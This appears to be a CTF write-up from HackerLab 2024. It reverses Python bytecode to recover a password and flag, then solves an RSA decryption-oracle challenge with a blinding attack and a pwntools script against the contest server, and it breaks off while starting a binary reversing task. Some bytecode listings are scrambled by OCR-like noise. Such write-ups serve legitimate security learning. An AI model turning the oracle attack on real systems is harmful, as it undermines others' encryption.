17   22 STORE_FAST       5 (whippin3)
18   24 LOAD_CONST      7 (<code object whippin4 at 0x7f63b6b4cb30, file "keygen2.py", line 22>)
19   26 LOAD_CONST      8 ('check.<locals>.whippin4')
20   28 MAKE_FUNCTION   0
21   30 STORE_FAST       6 (whippin4)
22   32 LOAD_FAST        4 (whippin5)
23   34 LOAD_FAST        6 (whippin4)
24   36 LOAD_FAST        0 (username)
25   38 LOAD_GLOBAL      0 (real_password)
26   40 CALL_FUNCTION    2
27   42 CALL_FUNCTION    1
28   44 LOAD_FAST        1 (y_key)
29   46 COMPARE_OP       2 (==)
30   48 POP_JUMP_IF_FALSE 76
31   50 LOAD_FAST        0 (username)
32   52 LOAD_CONST      9 ('BJIZ-HACKERLAB')
33   54 COMPARE_OP       2 (==)
34   56 POP_JUMP_IF_FALSE 76
35   58 LOAD_GLOBAL      1 (print)
36   60 LOAD_CONST      10 ('Congratz, you can use this flag to validate : HLB2024{')
37   62 LOAD_FAST        1 (y_key)
38   64 BINARY_ADD      11 ('}')
39   66 LOAD_CONST      11 ('}')
40   68 BINARY_ADD      12 ('}')
41   70 CALL_FUNCTION    1
42   72 POP_TOP          1
43   74 JUMP_ABSOLUTE    94
44   76 LOAD_GLOBAL      1 (print)
45   78 LOAD_CONST      12 ("Good, but the key of BJIZ-HACKERLAB' is the flag")
46   80 CALL_FUNCTION    1
47   82 POP_TOP          1
48   84 JUMP_FORWARD    0 (to 84)
49   86 LOAD_CONST      0 ('')
50   88 LOAD_CONST      0 ('')
51   90 LOAD_CONST      0 ('')
52   92 LOAD_CONST      0 ('')
53   94 LOAD_CONST      0 ('')
54   96 LOAD_CONST      0 ('')
55   98 LOAD_CONST      0 ('')
56   100 LOAD_CONST     100 ('')
```

```

31    >> 86 LOAD_GLOBAL      1 (print)
32        88 LOAD_CONST      1 ('Error, checking failed')
33        90 CALL_FUNCTION   1
34        92 POP_TOP
35    >> 94 LOAD_CONST      0 (None)
36    96 RETURN_VALUE

Disassembly of <code object whippin5 at 0x7f63b6b86c90, file "keygen2.py", line 12>:
37        0 LOAD_GLOBAL      0 (md0)
38        2 CALL_FUNCTION   0
39        4 STORE_FAST       1 (sh)
40
41    6 LOAD_FAST         1 (sh)
42    8 LOAD_METHOD       1 (update)
43    10 LOAD_FAST        0 (inpt)
44    12 CALL_METHOD      1
45    14 POP_TOP

46    16 LOAD_FAST         1 (sh)
47    18 LOAD_METHOD       2 (hexdigest)
48    20 CALL_METHOD      0
49    22 RETURN_VALUE

Disassembly of <code object whippin3 at 0x7f63b6b4ca80, file "keygen2.py", line 16>:
50        0 LOAD_GLOBAL      0 (string)
51        2 LOAD_ATTR         1 (ascii_lowercase)
52        4 STORE_FAST       1 (lc)
53
54    6 LOAD_GLOBAL      0 (string)
55    8 LOAD_ATTR         2 (ascii_uppercase)
56    10 STORE_FAST       2 (uc)
57
58    12 LOAD_GLOBAL      0 (string)
59    14 LOAD_ATTR         3 (digits)
60    16 STORE_FAST       3 (dc)
61
62    18 LOAD_GLOBAL      4 (str)
63    20 LOAD_METHOD       5 (maketrans)
64    22 LOAD_FAST         1 (lc)
65    24 LOAD_FAST         2 (uc)
66    26 BINARY_ADD
67    28 LOAD_FAST         3 (dc)
68    30 BINARY_ADD
69    32 LOAD_FAST         1 (lc)
70    34 LOAD_FAST         0 (n)
71    36 LOAD_CONST      0 (None)
72    38 BUILD_SLICE      2
73    40 BINARY_SUBSCR
74    42 LOAD_FAST         1 (lc)
75    44 LOAD_CONST      0 (None)
76    46 LOAD_FAST         0 (n)
77    48 BUILD_SLICE      2
78    50 BINARY_SUBSCR

51 2 3 5          no IPv6 | Wi-Fi 82% at iPhone 172.26.10.5 | E: down | CHR 21.92% 01:38 | 378.9 GB | 0.72 | 2.3 GB | 12.2 GB | 2024-06-02 22:44:15 | 🔍 | EN | ⚡

Disassembly of <code object whippin4 at 0x7f63b6b4cb30, file "keygen2.py", line 22>:
79        0 LOAD_FAST         1 (b)
80        2 LOAD_GLOBAL      0 (len)
81        4 LOAD_FAST         0 (a)
82        6 CALL_FUNCTION   1
83        8 LOAD_GLOBAL      0 (len)
84        10 LOAD_FAST        1 (b)
85        12 CALL_FUNCTION   1
86        14 BINARY_FLOOR_DIVIDE
87        16 LOAD_CONST      1 (1)
88        18 BINARY_ADD
89        20 BINARY_MULTIPLY
90        22 STORE_FAST       2 (b_etx)
91
92    24 LOAD_CONST      2 ('b')
93    26 LOAD_METHOD       1 (join)
94    28 LOAD_CONST      3 (<code object <genexpr> at 0x7f63b6b4c9d0, file "keygen2.py", line 24>)
95    29 LOAD_CONST      4 ('check.<locals>.whippin4.<locals>.<genexpr>')
96    30 MAKE_FUNCTION     0
97    32 LOAD_GLOBAL      2 (zip)
98    34 LOAD_GLOBAL      0 (a)
99    36 LOAD_METHOD       3 (encode)
100   38 CALL_METHOD      0
101   40 LOAD_FAST         2 (b_etx)
102   42 LOAD_METHOD       3 (encode)
103   44 CALL_METHOD      0
104   46 CALL_FUNCTION   2
105   48 CALL_FUNCTION   2
106   50 GET_ITER
107   52 CALL_FUNCTION   1
108   54 CALL_METHOD      1
109   55 RETURN_VALUE

Disassembly of <code object <genexpr> at 0x7f63b6b4c9d0, file "keygen2.py", line 24>:
110  0 LOAD_FAST         0 (.)
111  >> 2 FOR_ITER        26 (to 30)
112  4 DUP_TOP_SEQUENCE
113  6 STORE_FAST        1 (c)
114  8 STORE_FAST        2 (d)
115 10 LOAD_GLOBAL      0 (chr)
116 12 LOAD_FAST         1 (c)
117 14 LOAD_FAST         2 (d)
118 16 BINARY_XOR
119 18 CALL_FUNCTION   1
120 20 LOAD_METHOD       1 (encode)
121 22 CALL_METHOD      0
122 24 YIELD_VALUE
123 26 POP_TOP
124 28 JUMP_ABSOLUTE   2
125 30 LOAD_CONST      0 (None)
126 32 RETURN_VALUE

None

```

I didn't give a screenshot of the whole bytecode

First thing I did was to translate what it does exactly

Using this python [docs](#) we can reference what each opcode does

I'm not familiar with python bytecode reversing well so I started translating from the part that doesn't look much

```

Disassembly of <code object whippin5 at 0x7f63b6b86c90, file "keygen2.py",
line 12>:
 13      0 LOAD_GLOBAL              0 (md0)
        2 CALL_FUNCTION            0
        4 STORE_FAST               1 (sh)

 14      6 LOAD_FAST                1 (sh)
        8 LOAD_METHOD              1 (update)
       10 LOAD_FAST                0 (inpt)
       12 CALL_METHOD              1
       14 POP_TOP

 15      16 LOAD_FAST               1 (sh)
       18 LOAD_METHOD              2 (hexdigest)
       20 CALL_METHOD              0
       22 RETURN_VALUE

```

Ok what this does is basically this:

```

def whippin5(inpt):
    sh = md0()
    sh.update(inpt)
    return sh.hexdigest()

```

There seems to be a mistake on the hashing function as `md0` doesn't exist? I just assumed it's rather `md5`

Ok moving on

```

Disassembly of <code object whippin3 at 0x7f63b6b4ca80, file "keygen2.py",
line 16>:
 17      0 LOAD_GLOBAL              0 (string)
        2 LOAD_ATTR                 1 (ascii_lowercase)
        4 STORE_FAST               1 (lc)

 18      6 LOAD_GLOBAL              0 (string)
        8 LOAD_ATTR                 2 (ascii_uppercase)
       10 STORE_FAST               2 (uc)

 19      12 LOAD_GLOBAL             0 (string)
       14 LOAD_ATTR                 3 (digits)
       16 STORE_FAST               3 (dc)

 20      18 LOAD_GLOBAL             4 (str)

```

20	LOAD_METHOD	5 (maketrans)
22	LOAD_FAST	1 (lc)
24	LOAD_FAST	2 (uc)
26	BINARY_ADD	
28	LOAD_FAST	3 (dc)
30	BINARY_ADD	
32	LOAD_FAST	1 (lc)
34	LOAD_FAST	0 (n)
36	LOAD_CONST	0 (None)
38	BUILD_SLICE	2
40	BINARY_SUBSCR	
42	LOAD_FAST	1 (lc)
44	LOAD_CONST	0 (None)
46	LOAD_FAST	0 (n)
48	BUILD_SLICE	2
50	BINARY_SUBSCR	
52	BINARY_ADD	
54	LOAD_FAST	2 (uc)
56	LOAD_FAST	0 (n)
58	LOAD_CONST	0 (None)
60	BUILD_SLICE	2
62	BINARY_SUBSCR	
64	BINARY_ADD	
66	LOAD_FAST	2 (uc)
68	LOAD_CONST	0 (None)
70	LOAD_FAST	0 (n)
72	BUILD_SLICE	2
74	BINARY_SUBSCR	
76	BINARY_ADD	
78	LOAD_FAST	3 (dc)
80	LOAD_FAST	0 (n)
82	LOAD_CONST	0 (None)
84	BUILD_SLICE	2
86	BINARY_SUBSCR	
88	BINARY_ADD	
90	LOAD_FAST	3 (dc)
92	LOAD_CONST	0 (None)
94	LOAD_FAST	0 (n)
96	BUILD_SLICE	2
98	BINARY_SUBSCR	
100	BINARY_ADD	
102	CALL_METHOD	2
104	STORE_DEREF	0 (trans)
21	LOAD_CLOSURE	0 (trans)
	BUILD_TUPLE	1

```

  110 LOAD_CONST           1 (<code object <lambd> at
0x7f63b6b4c920, file "keygen2.py", line 21>)
  112 LOAD_CONST           2 ('check.<locals>.whippin3.
<locals>.<lambd>')
  114 MAKE_FUNCTION        8 (closure)
  116 RETURN_VALUE

Disassembly of <code object <lambd> at 0x7f63b6b4c920, file "keygen2.py",
line 21>:
21      0 LOAD_GLOBAL          0 (str)
                  2 LOAD_METHOD          1 (translate)
                  4 LOAD_FAST             0 (s)
                  6 LOAD_DEREF            0 (trans)
                  8 CALL_METHOD           2
                 10 RETURN_VALUE

```

Looks intimidating at first but it's basically doing this

```

def whippin3(n):
    lc = string.ascii_lowercase
    uc = string.ascii_uppercase
    dc = string.digits

    trans = str.maketrans(
        lc + uc + dc,
        lc[n:] + lc[:n] + uc[n:] + uc[:n] + dc[n:] + dc[:n]
    )

    return lambda s: str.translate(s, trans)

```

Moving on

```

Disassembly of <code object whippin4 at 0x7f63b6b4cb30, file "keygen2.py",
line 22>:
23      0 LOAD_FAST            1 (b)
                  2 LOAD_GLOBAL          0 (len)
                  4 LOAD_FAST            0 (a)
                  6 CALL_FUNCTION        1
                  8 LOAD_GLOBAL          0 (len)
                 10 LOAD_FAST            1 (b)
                 12 CALL_FUNCTION        1
                 14 BINARY_FLOOR_DIVIDE
                 16 LOAD_CONST           1 (1)
                 18 BINARY_ADD
                 20 BINARY_MULTIPLY

```

	22	STORE_FAST	2 (b_etx)
24	24	LOAD_CONST	2 (b'')
	26	LOAD_METHOD	1 (join)
	28	LOAD_CONST	3 (<code object <genexpr> at 0x7f63b6b4c9d0, file "keygen2.py", line 24>)
	30	LOAD_CONST	4 ('check.<locals>.whippin4. <locals>.<genexpr>')
	32	MAKE_FUNCTION	0
	34	LOAD_GLOBAL	2 (zip)
	36	LOAD_FAST	0 (a)
	38	LOAD_METHOD	3 (encode)
	40	CALL_METHOD	0
	42	LOAD_FAST	2 (b_etx)
	44	LOAD_METHOD	3 (encode)
	46	CALL_METHOD	0
	48	CALL_FUNCTION	2
	50	GET_ITER	
	52	CALL_FUNCTION	1
	54	CALL_METHOD	1
	56	RETURN_VALUE	

Disassembly of <code object <genexpr> at 0x7f63b6b4c9d0, file "keygen2.py", line 24>:

24	0	LOAD_FAST	0 (.0)
>>	2	FOR_ITER	26 (to 30)
	4	UNPACK_SEQUENCE	2
	6	STORE_FAST	1 (c)
	8	STORE_FAST	2 (d)
	10	LOAD_GLOBAL	0 (chr)
	12	LOAD_FAST	1 (c)
	14	LOAD_FAST	2 (d)
	16	BINARY_XOR	
	18	CALL_FUNCTION	1
	20	LOAD_METHOD	1 (encode)
	22	CALL_METHOD	0
	24	YIELD_VALUE	
	26	POP_TOP	
	28	JUMP_ABSOLUTE	2
>>	30	LOAD_CONST	0 (None)
	32	RETURN_VALUE	

It does this:

```

def whippin4(a, b):
    b_etx = len(a) // len(b) + 1

    return b''.join(
        chr(c ^ d).encode() for c, d in zip(a.encode(), (b *
b_etx).encode()))
)

```

And finally

```

6           0 LOAD_CONST               1 ('\n    password = whippin3(key)\n(real_password) to keep real_password safe\n    so cryptd_password =\ndpjLgviGRJJN1IUUFeKu1ls8\n    I deleted real_password from this check\nfunction\n    ')
2           2 STORE_FAST                2 (hint)

11          4 LOAD_CONST               2 (-9)
6           6 STORE_FAST                3 (key)

12          8 LOAD_CONST               3 (<code object whippin5 at
0x7f63b6b86c90, file "keygen2.py", line 12>)
10         10 LOAD_CONST               4 ('check.<locals>.whippin5')
12         12 MAKE_FUNCTION            0
14         14 STORE_FAST                4 (whippin5)

16          16 LOAD_CONST              5 (<code object whippin3 at
0x7f63b6b4ca80, file "keygen2.py", line 16>)
18         18 LOAD_CONST               6 ('check.<locals>.whippin3')
20         20 MAKE_FUNCTION            0
22         22 STORE_FAST                5 (whippin3)

22          24 LOAD_CONST              7 (<code object whippin4 at
0x7f63b6b4cb30, file "keygen2.py", line 22>)
26         26 LOAD_CONST               8 ('check.<locals>.whippin4')
28         28 MAKE_FUNCTION            0
30         30 STORE_FAST                6 (whippin4)

25          32 LOAD_FAST                4 (whippin5)
34          34 LOAD_FAST                6 (whippin4)
36          36 LOAD_FAST                0 (username)
38          38 LOAD_GLOBAL              0 (real_password)
40          40 CALL_FUNCTION            2
42          42 CALL_FUNCTION            1
44          44 LOAD_FAST                1 (y_key)
46          46 COMPARE_OP              2 (==)

```

```

        48 POP_JUMP_IF_FALSE    86
26      50 LOAD_FAST           0 (username)
        52 LOAD_CONST          9 ('BJIZ-HACKERLAB')
        54 COMPARE_OP          2 (==)
        56 POP_JUMP_IF_FALSE    76
27      58 LOAD_GLOBAL         1 (print)
        60 LOAD_CONST          10 ('Congratz, you can use this flag
to validate : HLB2024{')
        62 LOAD_FAST           1 (y_key)
        64 BINARY_ADD
        66 LOAD_CONST          11 ('}')
        68 BINARY_ADD
        70 CALL_FUNCTION        1
        72 POP_TOP
        74 JUMP_ABSOLUTE        94
29      >> 76 LOAD_GLOBAL         1 (print)
        78 LOAD_CONST          12 ("Good, but the key of BJIZ-
HACKERLAB' is the flag")
        80 CALL_FUNCTION        1
        82 POP_TOP
        84 JUMP_FORWARD         8 (to 94)
31      >> 86 LOAD_GLOBAL         1 (print)
        88 LOAD_CONST          13 ('Error, checking failed')
        90 CALL_FUNCTION        1
        92 POP_TOP
>>   94 LOAD_CONST          0 (None)
        96 RETURN_VALUE

```

Translated to

```

def check(username, y_key):
    hint = "\n    password = whippin3(key)(real_password) to keep
real_password safe\n    so crypted_password = dpjLgviGRJJN1IUUFeKu1ls8\n    I
deleted real_password from this check function\n"
    key = -9

    if whippin5(whippin4(username, real_password)) == y_key:
        if username == 'BJIZ-HACKERLAB':
            print('Congratz, you can use this flag to validate : HLB2024{ ' +
y_key + '}')
        else:

```

```

        print("Good, but the key of BJIZ-HACKERLAB' is the flag")
else:
    print('Error, checking failed')

```

Here's my whole translated code:

```

from dis import dis
from hashlib import md5, sha1
import string

def hint():
    hint = "\n    password = whippin3(key)(real_password) to keep\nreal_password safe\n    so cryptd_password = dpjLgviGRJJN1IUUFeKulls8\n    I\n deleted real_password from this check function\n    "
    print(hint)

def whippin5(inpt):
    sh = md5()
    sh.update(inpt)
    return sh.hexdigest()

def whippin3(n):
    lc = string.ascii_lowercase
    uc = string.ascii_uppercase
    dc = string.digits

    trans = str.maketrans(
        lc + uc + dc,
        lc[n:] + lc[:n] + uc[n:] + uc[:n] + dc[n:] + dc[:n]
    )

    return lambda s: str.translate(s, trans)

def whippin4(a, b):
    b_etx = len(a) // len(b) + 1

    return b''.join(
        chr(c ^ d).encode() for c, d in zip(a.encode(), (b *
b_etx).encode()))
    )

def check(username, y_key):
    real_password = ?

    if whippin5(whippin4(username, real_password)) == y_key:

```

```

        if username == 'BJIZ-HACKERLAB':
            print('Congratz, you can use this flag to validate : HLB2024{ ' +
y_key + '}')
        else:
            print("Good, but the key of BJIZ-HACKERLAB' is the flag")
    else:
        print('Error, checking failed')

key = -9
username = "BJIZ-HACKERLAB"
y_key = ""
check(username, y_key)

```

So let's understand what that does exactly

- Function `whippin5` takes a string as the parameter and returns the md5 hash of it
- Function `whippin4` takes two string as the parameter and it returns a generated string formed from a xor operation of the first string with the multiplication of the second string and its length
- Function `whippin3` takes an integer as the parameter and then generates a mapping table and it returns a lambda function which replaces the parameter passed into it based on the generated mapping
- Function `check` takes two string as the parameter and checks if `whippin5(whippin4(username, real_password))` equals the second parameter
- If it's correct and the username equals `BJIZ-HACKERLAB` we get the flag

So our goal is basically to get the `y_key`

But for that we need the `real_password`

And notice that it wasn't really declared as a variable in any of the functions translated

Calling the `hint` function from my translated code shows this

```

$ ~/Desktop/CTF/Hackerlab24/Keyquest > python3 trans.py
password = whippin3(key)(real_password) to keep real_password safe
so encrypted_password = dpjLgv1GRJN1IUUFeKulls8
I deleted real_password from this check function

```

```

$ ~/Desktop/CTF/Hackerlab24/Keyquest >
```

```
password = whippin3(key)(real_password) to keep real_password safe
so crypted_password = dpjLgviGRJJN1IUUFeKu1ls8
I deleted real_password from this check function
```

Basically it's saying that it called function `whippin3` passing the `key` as the parameter and then the lambda function is called passing `real_password` as the parameter where the return value is `dpjLgviGRJJN1IUUFeKu1ls8`

So we need to reverse the `whippin3` function to recover the `real_password`

The function basically generates a mapping based on the `n` value passed as the parameter and then maps each key of our input to its responding value of the map

So let's say the mapping is:

```
mapping = {"A": 1, "B": 2, "C": 3, "D": 4}
```

Then the lambda function basically does this:

```
inp = "ABCD"
result = inp.translate(mapping)

#####
1234
#####
```

So we just need to reverse the mapping

Here's the script I wrote to accomplish that

```
def get_password():
    n = -9

    lc = string.ascii_lowercase
    uc = string.ascii_uppercase
    dc = string.digits

    rev_map = {}

    trans = str.maketrans(
        lc + uc + dc,
        lc[n:] + lc[:n] + uc[n:] + uc[:n] + dc[n:] + dc[:n]
    )
```

```

for i, j in trans.items():
    rev_map[chr(j)] = chr(i)

txt = "dpjLgviGRJJN1IUUFeKulls8"
pwd = ""

for i in txt:
    pwd += rev_map[i]

return pwd

username = "BJIZ-HACKERLAB"
real_password = get_password()
print(real_password)

```

Running that I got this

```

$ ~/Desktop/CTF/Hackerlab24/Keyquest > python3 solve.py
mysUserPASSW0RDD0nTd0ub7
$ ~/Desktop/CTF/Hackerlab24/Keyquest >

```

mysUserPASSW0RDD0nTd0ub7

Now we just need to pass this into `whippin5(whippin4(username, real_password))` where the username is `BJIZ-HACKERLAB`

Here's my final script

```

import string
from hashlib import md5

def whippin4(a, b):
    b_etx = len(a) // len(b) + 1

    return b''.join(
        chr(c ^ d).encode() for c, d in zip(a.encode(), (b *
b_etx).encode()))
    )

def whippin5(inpt):

```

```

sh = md5()
sh.update(inpt)
return sh.hexdigest()

def get_password():
    n = -9

    lc = string.ascii_lowercase
    uc = string.ascii_uppercase
    dc = string.digits

    rev_map = {}

    trans = str.maketrans(
        lc + uc + dc,
        lc[n:] + lc[:n] + uc[n:] + uc[:n] + dc[n:] + dc[:n]
    )

    for i, j in trans.items():
        rev_map[chr(j)] = chr(i)

    txt = "dpjLgviGRJJN1IUUFeKu1ls8"
    pwd = ""

    for i in txt:
        pwd += rev_map[i]

    return pwd

username = "BJIZ-HACKERLAB"
real_password = get_password()

print(real_password)

op1 = whippin4(username, real_password)
flag = "HLB2024{" + whippin5(op1) + "}"
print(flag)

```

Running it gives the flag

```

$ ~/Desktop/CTF/HackerLab24/Keyquest > python3 solve.py
mysUpperPASSW0RDOnTd0ub7
HLB2024{b024de49126f7475451e90b383acefeb}
$ ~/Desktop/CTF/HackerLab24/Keyquest >

```

Flag: HLB2024{b024de49126f7475451e90b383acefeb}

## CACT

Challenge    1 Solves    X

# CACT

## 300

Crypto

[FR]

Effectuez un audit de ce système de cryptage des données.

[EN]


Conduct an audit of this data encryption system.

nc 135.125.107.236 1002

Author: unpasswd

[!\[\]\(d4abaf753b29012bb83aee6e2d8b95b8\_img.jpg\) file.txt](#)

Flag    Submit



We are given a remote instance and an attached file

Checking the file content shows this

```
Δ ➜ ~/Desktop/CTF/Hackerlab24/CCTA > cat file.txt
n = 4613630425949749107502754743398982575534684837688041881960072822121846238296239718761859161075284858575069418166779059742800231139056581386876223157477423
c = 1585880071400760185985213638184025215917194522983128484826584841267919523603404117990301573158544069896750034486175560113978175222629578337455123963432173
e = 65537
Δ ➜ ~/Desktop/CTF/Hackerlab24/CCTA >
```

We can tell this is RSA encryption

Connecting to the remote instance shows this

```
Δ ~/Desktop/CTF/Hackerlab24/CCTA > nc 135.125.107.236 1002
Déchiffrement...
Je ne reçois que les types long et je déchiffre tous les messages chiffrés, à l'exception de celui donné dans le contexte.

Message chiffré :
```

I'm not French so on translating that I got this

The screenshot shows a Google Translate interface. On the left, there is a text input field containing French text: "Déchiffrement... Je ne reçois que les types long et je déchiffre tous les messages chiffrés, à l'exception de celui donné dans le contexte." Below this, it says "Message chiffré :". On the right, the translation results are shown in English: "Decryption... I only receive long types and decrypt all encrypted messages except the one given in the context." Below this, it says "Encrypted message:". At the bottom of the interface, there are buttons for "Open in Google Translate" and "Feedback".

So this instance seems to decrypt any rsa encrypted message we give it

And the one encrypted message with such exception is that of the provided ciphertext

```
Δ ~/Desktop/CTF/Hackerlab24/CCTA > cat file.txt
n = 46136304259497491075027547433989825755346848376804188196007282212184623829623971876185916107528485875069418166779059742800231139056581386876223157477423
c = 1585880071400760185985213638184025215917194522983128484826504841267919523603404117990301573158544069896750034486175560113978175222629578337455123963432173
e = 65537

Δ ~/Desktop/CTF/Hackerlab24/CCTA > nc 135.125.107.236 1002
Déchiffrement...
Je ne reçois que les types long et je déchiffre tous les messages chiffrés, à l'exception de celui donné dans le contexte.

Message chiffré : 1585880071400760185985213638184025215917194522983128484826504841267919523603404117990301573158544069896750034486175560113978175222629578337455123963432173

Impossible de déchiffrer ce message
```

The encryption/decryption of RSA is done as this:

$$E = (m \wedge e \bmod n) = ct$$
$$D = (ct \wedge d \bmod n) = pt$$

In our case we don't have the private exponent  $d$  to decrypt the given ciphertext but we do have an oracle which allows us decrypt a message

Because the server check that we don't ask for the decryption of the flag, you can't give it the ciphertext right away, we need to modify it in a way to trick the server into thinking it's something else

The modification must be carefully chosen so that we can revert the process once we get the response of the server

For instance, we can't just add one and expect to subtract 1 from the output

The trick is to multiply the ciphertext with another ciphertext `ct2` from which we know the plaintext

```
ct2 = (2 ^ e) mod n
```

Now the new ciphertext that we will send to the server will be:

```
C = ct * ct2
= (m ^ e) * (2 ^ e)
= ((2m) ^ e)
= 2m^e
```

The server will give you back:

```
pt = (2(C ^ e) ^ d) mod n
= 2*m
```

Now we just divide `pt` by 2 and that's the password

Here's my solve script

```
from Crypto.Util.number import long_to_bytes, bytes_to_long
from pwn import *

m = bytes_to_long(b"\x02")
n =
4613630425949749107502754743398982575534468483768041881960072822121846238296
2397187618591610752848585750694181667790597428002311390565813868762231574774
23
e = 65537

ct1 = pow(m, e, n)
ct2 =
```

```
1585880071400760185985213638184025215917194522983128484826504841267919523603  
4041179903015731585440698967500344861755601139781752226295783374551239634321  
73
```

```
C = ct1 * ct2

io = remote("135.125.107.236", "1002")

io.recvuntil(':')
io.sendline(str(C))

io.recvline()
n = int(io.recvline().split(b':')[1][2::].strip())

m = n // 2

print(long_to_bytes(m))
```

Running it gives the flag

```
Δ ✘ ~/Desktop/CTF/Hackerlab24/CCTA > python3 solve.py
[*] Opening connection to 135.125.107.236 on port 1002: Done
/home/mark/Desktop/CTF/Hackerlab24/CCTA/solve.py:15: BytesWarning: Text is not bytes; assuming ASCII, no guarantees. See https://docs.pwnools.com/#bytes
io.recvuntil(':')
/home/mark/Desktop/CTF/Hackerlab24/CCTA/solve.py:16: BytesWarning: Text is not bytes; assuming ASCII, no guarantees. See https://docs.pwnools.com/#bytes
io.sendline(str(C))
b'HLB2024{CCTA_Congratulation_h4ck3r_81955}'
[ ] Closed connection to 135.125.107.236 port 1002
```

```
Flag: HLB2024{CCTA_Congratulation_h4ck3r_81955}
```

## Key Check

Challenge

4 Solves



# Keycheck

500

rev

[FR]

Vous venez d'être promu consultant en sécurité informatique à la BJIZ. Votre première mission consiste à retrouver la clé de l'utilisateur BJIZ-HACKERLAB. Nous avons reçu la confirmation qu'une clé valide fournirait des informations cruciales sur notre serveur qui vient d'être attaqué.

[EN]

You have just been promoted to IT security consultant at BJIZ. Your first task is to retrieve the key of the user BJIZ-HACKERLAB. We have received confirmation that a valid key would provide crucial information about our server, which has just been attacked.

Author: 5c0r7

nc 135.125.107.236 2300

keygen1

libcrypto.so....

Flag

Submit

Alright let's get to it

We are given two files:

- keygen1
- libcrypto.so.1.1

After downloading the attachments and trying to execute the `keygen1` file you will see that it doesn't work

```
λ ~/Desktop/CTF/Hackerlab24 > ls
LCTA  FPO  FancyBlog  Integer  Jail  Keycheck  Keyquest  Lady  Notes  Overwrite  Reddington  Rsa1  Search  Seek  Thermal  Trailer  Unveiling  keygen1  libcrypto.so.1.1
λ ~/Desktop/CTF/Hackerlab24 > chmod +x keygen1
λ ~/Desktop/CTF/Hackerlab24 > ./keygen1
zsh: no such file or directory: ./keygen1
λ ~/Desktop/CTF/Hackerlab24 > ./keygen1
./keygen1: error while loading shared libraries: libcrypto.so.1.1: cannot open shared object file: No such file or directory
λ ~/Desktop/CTF/Hackerlab24 >
```

The reason is because it couldn't find the shared object file even though the file is there

```
mark@mark: ~/Desktop/CTF/HackerLab24
File Edit View Search Terminal Help
λ ~/Desktop/CTF/HackerLab24 > ldd keygen1
    linux-vdso.so.1 (0x00007ffff7fc0000)
    libcrypto.so.1.1 => not found
    libc.so.6 => /lib/x86_64-linux-gnu/libc.so.6 (0x00007ffff7dc1000)
    /lib64/ld-linux-x86-64.so.2 (0x00007ffff7fc0000)
λ ~/Desktop/CTF/HackerLab24 > ls -l libcrypto.so.1.1
-rw-r--r-- 1 mark mark 2958176 Jun  6 17:22 libcrypto.so.1.1
λ ~/Desktop/CTF/HackerLab24 >
```

To fix that issue I patched it using `patchelf` to add `libcrypto.so.1.1` among its shared library

```
λ ~/Desktop/CTF/Hackerlab24/Keycheck > patchelf --add-rpath . keygen1
λ ~/Desktop/CTF/Hackerlab24/Keycheck > ldd keygen1
    linux-vdso.so.1 (0x00007ffff7fc0000)
    libcrypto.so.1.1 => ./libcrypto.so.1.1 (0x00007ffff7c0000)
    libc.so.6 => /lib/x86_64-linux-gnu/libc.so.6 (0x00007ffff7fc0000)
    libdl.so.2 => /lib/x86_64-linux-gnu/libdl.so.2 (0x00007ffff7f9c000)
    libpthread.so.0 => /lib/x86_64-linux-gnu/libpthread.so.0 (0x00007ffff7f97000)
    /lib64/ld-linux-x86-64.so.2 (0x00007ffff7fc0000)
λ ~/Desktop/CTF/Hackerlab24/Keycheck >
```

```
patchelf --add-rpath . keygen1
```

Now we can execute the file

```
mark@mark: ~/Desktop/CTF/Hackerlab24/Keycheck
File Edit View Search Terminal Help
λ ~/Desktop/CTF/Hackerlab24/Keycheck > ./keygen1
[REDACTED]
Please enter your username : 0x1337
Dear 0x1337, here's your auth SEED: 691.
You have 6 seconds to enter your key.
Please enter your key : aaaaaaaaa
